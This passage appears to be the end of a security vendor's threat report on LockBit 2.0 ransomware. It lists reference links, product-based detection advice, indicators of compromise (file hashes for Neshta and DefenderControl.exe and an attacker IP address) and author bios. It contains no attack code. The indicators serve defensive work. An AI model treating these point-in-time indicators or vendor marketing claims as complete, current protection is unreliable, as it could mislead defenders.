
Link Repository

- VirusTotal - Link #1 - <https://www.virustotal.com/gui/ip-address/193.27.228.247/detection>
- Active VPN Reconnaissance - Link #2 - <https://www.securityondemand.com/active-vpn-reconnaissance-campaign-from-russia-based-ip/>
- LOREC53 activity - Link #3 - <https://nsfocusglobal.com/apt-retrospection-lorec53-an-active-russian-hack-group-launched-phishing-attacks-against-georgian-government/>
- AbuseIPDB - Link #4 - <https://www.abuseipdb.com/check/45.135.232.93?page=4>
- AlienVault pulse - Link #5 - <https://otx.alienvault.com/pulse/61348def9b7e45731d8bef82>


Detection and Prevention

Cybereason Defense Platform

The [Cybereason Defense Platform](#) is able to detect and prevent infections with LockBit using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and Next-Gen Antivirus (NGAV) capabilities:



The Cybereason Defense Platform creates a MalOp out of the execution of the LockBit binary



The Cybereason Defense Platform identifies the malicious code injection and executable

Cybereason GSOC MDR

The Cybereason GSOC recommends the following:

- Enable the *Anti-Malware* feature on the Cybereason NGAV and [enable the Detect and Prevent modes](#) of this feature.
- Enable the *Anti-Ransomware* feature on the Cybereason NGAV and enable the Detect and Prevent modes of this feature.
- Securely handle files downloaded from the Internet and email messages that originate from external sources.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and [Managed Detection and Response](#) with the Cybereason Defense Platform, [contact a Cybereason Defender here](#).

- For Cybereason customers: [More details available on the NEST](#) including custom threat hunting queries for detecting this threat.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere. [Schedule a demo today](#) to learn how your organization can benefit from an [operation-centric approach to security](#).

Indicators of Compromise

Executables	SHA-256 hash: Neshta - svchost.com <i>b462d28ae1f49b389d1df0213eafc75daf2ce681db989a363348d7f19379c02b</i> SHA-1 hash: <i>db6e1a1dbb0e351c44b49db79b8bad3321d673a1</i> SHA-256 hash: DefenderControl.exe <i>ce162d2d3649a13a48510e79ef0046f9a194f9609c5ee0ee340766abe1d1b565</i>
IP addresses	<i>185.81.68.180</i>

MITRE MAPPING

The table below summarizes the activities that are most prevalent across all infections with LockBit that the Cybereason MDR team has observed:

About the Researchers



Loïc Castel, Principal Security Analyst, Cybereason Global SOC

Loïc Castel is a Senior Security Analyst with the Cybereason Global SOC team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics &

Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.



Gal Romano, Senior Security Analyst, Cybereason Global SOC

Gal Romano is a Senior Security Analyst with the Cybereason Global SOC (GSOC) team. He is involved in malware analysis, mobile malware analysis, and threat hunting activities. Gal was involved in several milestone projects in Cybereason, such as the SOC Extended Detection and Response (XDR) initiative, and the Linux hunting team.

Source: <https://www.cybereason.com/blog/threat-analysis-report-lockbit-2.0-all-paths-lead-to-ransom>